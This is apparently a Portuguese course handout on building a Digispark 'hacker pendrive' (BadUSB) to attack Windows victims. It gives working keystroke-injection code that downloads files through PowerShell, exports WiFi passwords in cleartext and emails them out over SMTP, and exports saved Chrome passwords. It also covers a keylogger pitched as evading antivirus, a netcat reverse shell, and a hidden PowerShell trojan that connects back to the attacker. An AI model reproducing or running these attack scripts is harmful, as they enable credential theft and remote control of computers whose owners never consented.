


```
shutdown /s # para desligar o pc
shutdown /r # para reiniciar o pc
shutdown /l # para logoff
shutdown /? # para a lista completa de opções, caso a gente queira consultar algo
```

PRIMEIROS ATAQUES PRÁTICOS

TROCANDO O BACKGROUND

Os códigos vão rodar diretamente no powershell, um terminal extremamente poderoso do Windows.



```
$client = new-object System.Net.WebClient # cria um navegador
$client.DownloadFile("URL_DA_FOTO", "NOME_DA_FOTO") # baixa o arquivo

# Editar as configurações do PC
reg add "HKEY_CURRENT_USER\control panel\desktop" /v wallpaper /t REG_SZ /d "" /f
reg add "HKEY_CURRENT_USER\control panel\desktop" /v wallpaper /t REG_SZ /d LOCAL_DA_IMAGEM /f
reg add "HKEY_CURRENT_USER\control panel\desktop" /v wallpaperStyle /t REG_SZ /d 2 /f

RUNDLL32.EXE user32.dll, UpdatePerUserSystemParameters # update do plano de fundo
```

Como o digispark não pode armazenar arquivos como fotos, nós precisamos baixar o arquivo da internet através do client.DownloadFile.

No nosso código você pode ver comandos como reg add "HKEY_CURRENT_USER". Esses são parâmetros de chaves de registro.

O pc usa o Editor de Registro para as configurações de todo o sistema.


Aqui fica tudo como as configurações de plano de fundo, vídeo, drive, etc.

PRIMEIROS ATAQUES PRÁTICOS

TROCANDO O BACKGROUND

Vamos pegar essa imagem, wallpaper, da internet.

Podemos usar o site chamado imgur



Aqui, upamos nossa foto e conseguimos a URL da mesma para ser inserida no código do powershell.

Assim, alteramos o nosso código para ficar desta forma:


```
$client = new-object System.Net.WebClient # cria um navegador  
$client.DownloadFile("https://i.imgur.com/gWBUIJM.jpg", "gato.jpg") # baixa o arquivo  
  
# Editar as configurações do PC  
reg add "HKEY_CURRENT_USER\control panel\Desktop" /v wallpaper /t REG_SZ /d "" /f  
reg add "HKEY_CURRENT_USER\control panel\Desktop" /v wallpaper /t REG_SZ /d "%USERPROFILE\gato.jpg" /f  
reg add "HKEY_CURRENT_USER\control panel\Desktop" /v wallpaperStyle /t REG_SZ /d 2 /f  
  
RUNDLL32.EXE user32.dll, UpdatePerUserSystemParameters # update do plano de fundo
```

PRIMEIROS ATAQUES PRÁTICOS

TROCANDO O BACKGROUND

Agora, podemos passar o nosso código para a IDE do Arduino.

Esse código será “descarregado” no pendrive hacker assim que estiver pronto.



```
sketch_dec20a.cpp
#include "DigiKeyboard.h"
void setup() {
}
void loop() {
    DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT);
    DigiKeyboard.delay(500);
    DigiKeyboard.print("powershell"); // abre o powershell
    DigiKeyboard.sendKeyStroke(KEY_ENTER);
    DigiKeyboard.println("$client = new-object System.Net.WebClient"); // cria um navegador
    DigiKeyboard.delay(500);
    DigiKeyboard.println("$client.DownloadFile(\"https://i.imgur.com/gWbUIJM.jpg\", \"gato.jpg\")");
    DigiKeyboard.delay(500);
    DigiKeyboard.println("reg add \"HKEY_CURRENT_USER\\control panel\\desktop\" /v wallpaper /t REG_SZ /d \"\" /f");
    DigiKeyboard.delay(500);
    DigiKeyboard.println("reg add \"HKEY_CURRENT_USER\\control panel\\desktop\" /v wallpaper /t REG_SZ /d \"$USERPROFILE$\\gato.jpg\" /f");
    DigiKeyboard.delay(500);
    DigiKeyboard.println("reg add \"HKEY_CURRENT_USER\\control panel\\desktop\\\" /v WallpaperStyle /t REG_SZ /d 2 /f");
    DigiKeyboard.delay(500);
    DigiKeyboard.println("RUNDLL32.EXE user32.dll,UpdatePerUserSystemParameters");
}
```

É importante também substituir as aspas e a \ dentro do nosso código.

“ é substituído por \`\`
\`\` é substituído por \`\\`

Sabemos que o código está correto quando a sintaxe dele fica toda azul.

Então, basicamente o nosso código está abrindo um navegador, baixando uma imagem via URL, alterando isso no registro do Windows e atualizando no sistema.

PRIMEIROS ATAQUES PRÁTICOS

CAPTURANDO SENHAS WIFI

Vamos usar o terminal para verificar a rede wireless e exportar o arquivo com os dados fornecidos.

É com esse comando export do netsh que conseguiremos os arquivos com os dados da rede e senha WIFI.

Um dos nossos comandos do código do arduino é o “cd \$env:temp”.

Esse comando nos leva para um diretório de arquivos temporários. Aqui conseguimos baixar alguns arquivos.

```
# mostra os perfis de rede  
netsh wlan show profile  
  
# selecionamos o perfil e pedimos  
# pra mostrar a chave em texto claro  
netsh wlan show profile <id_wifi> key=clear  
  
# Permite exportar os perfis de rede  
netsh wlan export profile key=clear
```

Esses arquivos serão enviados para o nosso email. Por isso, vamos criar 2 emails: um de envio e outro de recebimento.

É recomendável usar um email teste pois a senha dele será passada no nosso código.

PRIMEIROS ATAQUES PRÁTICOS

CAPTURANDO SENHAS WIFI

```
//from email address:  
DigiKeyboard.print(F("$email = \"helenicejoana@gmail.com\";"));  
//to email address  
DigiKeyboard.print(F("$addressee = \"SEU_EMAIL\";"));  
// o lugar onde vai salvar as senhas  
DigiKeyboard.print(F("$tempcsv = \"$env:temp\\temp.csv\";"));  
// senha da sua conta  
DigiKeyboard.print(F("$pass = \"xxx\";"));  
DigiKeyboard.print(F("$smtpServer = \"smtp.gmail.com\";"));  
DigiKeyboard.print(F("$port = \"587\";"));
```

Vamos habilitar para apps menos seguros acessarem nossa conta do gmail de teste.

Ele fará esse processo conectando na rede do email gmail pra enviar por meio do protocolo smtp.

Isso é necessário para termos um email de envio e recebimento dos arquivos.

CAPTURANDO SENHAS DO NAVEGADOR

Geralmente é o lugar principal onde os usuários guardam acessos de sites como google, youtube, twitter, etc.

Nosso navegador é como um cofre — ele guarda todas as senhas que o usuário possui e deixou salva.

PRIMEIROS ATAQUES PRÁTICOS

CAPTURANDO SENHAS DO NAVEGADOR

Precisamos que o nosso pendrive hacker acesse o navegador com as senhas salvas.

O navegador possui uma função de exportar senhas em um documento.

Podemos exportá-la onde o mesmo gera uma tabela .csv, uma tabela, pra gente consultar e utilizar depois.

No caso do nosso código, não abriremos o powershell e sim o chrome.

```
● ● ●  
#include "DigiKeyboard.h"  
void setup() {  
}  
  
void loop() {  
    DigiKeyboard.sendKeyStroke(0);  
    DigiKeyboard.delay(500);  
    DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT);  
    DigiKeyboard.delay(500);  
    DigiKeyboard.print("chrome");  
    DigiKeyboard.delay(500);  
    DigiKeyboard.sendKeyStroke(KEY_ENTER);  
    DigiKeyboard.delay(500);  
    DigiKeyboard.delay(500);  
}
```

Essa é a primeira parte do nosso código, onde ele vai abrir o executar e o google chrome.

Agora vamos precisar exportar as senhas do navegador!

PRIMEIROS ATAQUES PRÁTICOS

CAPTURANDO SENHAS DO NAVEGADOR

Essas senhas ficam em um endereço de URL

`chrome://settings/passwords`

Assim, nós programamos o arduino para entrar nesse endereço, digitando o exato comando

Para navegarmos pelo site, além do mouse, podemos usar a tecla TAB. E isso podemos fazer utilizando apenas o teclado.

```
void loop() {  
    // vários comandos  
    DigiKeyboard.print("chrome://settings/passwords");  
}
```

[Lembre-se]

TAB = MOUSE: Troca os elementos

ENTER = Clique do mouse

→ São 7 tabs e 3 enters para a exportação e salvamento do arquivo.

(KEY_TAB) e (KEY_ENTER)

PRIMEIROS ATAQUES PRÁTICOS

CAPTURANDO SENHAS DO NAVEGADOR

Lembrando que a pasta de downloads de cada pessoa pode variar.

Por isso precisamos deixar uma pasta fixa pra salvar no nosso código.

Deixamos um nome e um documento padrão pra ser salvo.

Digitamos senha.csv → 3 TABS

Esse documento exportado, csv é um documento de planilha.

criando um keylogger

O keylogger é muito utilizado em ataques hackers através da internet.

Consiste em capturar tudo o que você está digitando através do teclado.

No caso da captura de senhas pelo navegador, não conseguimos capturar informações de cartões de crédito.

Para isso seria preciso usar um keylogger.

PRIMEIROS ATAQUES PRÁTICOS

CRIANDO UM KEYLOGGER

Esse é um tipo de ataque praticamente impossível de ser registrado pelo antivírus

Vamos usar o powershell para executar nosso ataque

Nesse módulo, dentro da plataforma, você encontrará o link com o código do powershell para ser executado.

Nesse código, nós criamos uma função chamada Start-Keylogger.

ENTENDENDO O KEYLOGGER

Muitos malwares usam chamadas de API no Windows (pela forma como o Windows se comporta), para atuar no sistema.

Assim, quando essas condições são atendidas o sistema é orientado a gravar tudo em um arquivo log. Daí o nome: key (tecla) logger (log ou registrar).

No meio do código temos um loop while que realiza algumas ações conforme as condições são atendidas (true), como escanear os códigos ASCII (cada letra corresponde a um código no teclado), saber se a tecla está pressionada, etc.

PRIMEIROS ATAQUES PRÁTICOS

OUTROS SCRIPTS DE ATAQUE

Temos diversos scripts disponíveis no Github e na comunidade, como:

Forkbomb - executa uma função que trava o computador.

Além de códigos que conseguem fazer o computador falar, utilizando a própria voz do Windows.

Todos esses códigos são interessantes pra entender como o sistema “funciona” e como podemos usá-los de outras maneiras para hackear algo, por exemplo.

Você receberá acesso ao Github do Pendrive Hacker com diversos scripts atualizados para estudar e colocar em prática.

CONEXÃO REMOTA E REVERSE SHELL

O QUE É CONEXÃO REMOTA?

Uma conexão remota é a mesma coisa que uma conexão entre sites.

Entramos no youtube e nos conectamos ao servidor do youtube.

Na conexão de um pc pra outro pc, usamos um IP e uma porta.

Para nos conectarmos de um dispositivo pra outro, fazemos isso através das portas.

No terminal podemos usar o comando ping para vermos os pacotes sendo enviados na rede para um determinado endereço ou site, como o google.

Diferentes serviços usam portas padrões, para facilitar essa comunicação.

Por exemplo — servidores web HTTP usam a porta 80, mas servidores web com o protocolo HTTPS utilizam a porta 443.

CONEXÃO REMOTA E REVERSE SHELL

REVERSE SHELL

Vamos usar o netcat para realizar o shell reservo na prática.

Uma ferramenta que consegue conectar computadores.

Se pegarmos um ip e uma porta qualquer pra tentar conectar nosso próximo pc, ele não vai conseguir.

Isso porque nosso pc não está disponível para conexões.

No reverse shell com netcat precisamos fornecer o endereço IP para realizar a conexão e a porta.

Através do terminal, fazemos o netcat ouvir.

Por exemplo: nc.exe -lvp 55 significa que ele está ouvindo a porta 55, ou seja, está aberta para conexão.

CONEXÃO REMOTA E REVERSE SHELL

REVERSE SHELL

O comando -l é usado para ouvir
O comando -v para mostrar dados
O comando -p para especificar a porta

Na nossa reverse shell nós vamos
ouvir e executar no CMD através do
terminal (do pc) da nossa vítima.


Aqui vai uma demonstração
de shell reverso.

Essa conexão ocorre depois que
conseguimos acesso à máquina da
víctima de forma direta (como no caso
do pendrive hacker) ou através de
execução de código remoto.

Ou seja, o pc da vítima será nosso
servidor que vai enviar os comandos
pro pc do hacker.

PC DA VÍTIMA HACKEADO → ENVIA
PARA O PC DO HACKER

Without Reverse Shell



With Reverse Shell





imagem do google

ATAQUES À DISTÂNCIA

criando um trojan

Aqui, vamos usar o powershell para criar o código do nosso trojan.

Precisaremos hospedar nosso código e arquivo em um servidor online e fazer o download usando o pendrive.



Precisamos também esconder nossa tela no computador da vítima, é por isso que usamos um arquivo em formato .ps1

Assim, ele será hospedado para ser baixado pelo digispark.

Nosso trojan será rodado em segundo plano.

O digispark faz o download do código, executa ele no powershell e passa a escutá-lo com uma reverse shell no pc da vítima, se conectando com o pc do hacker.

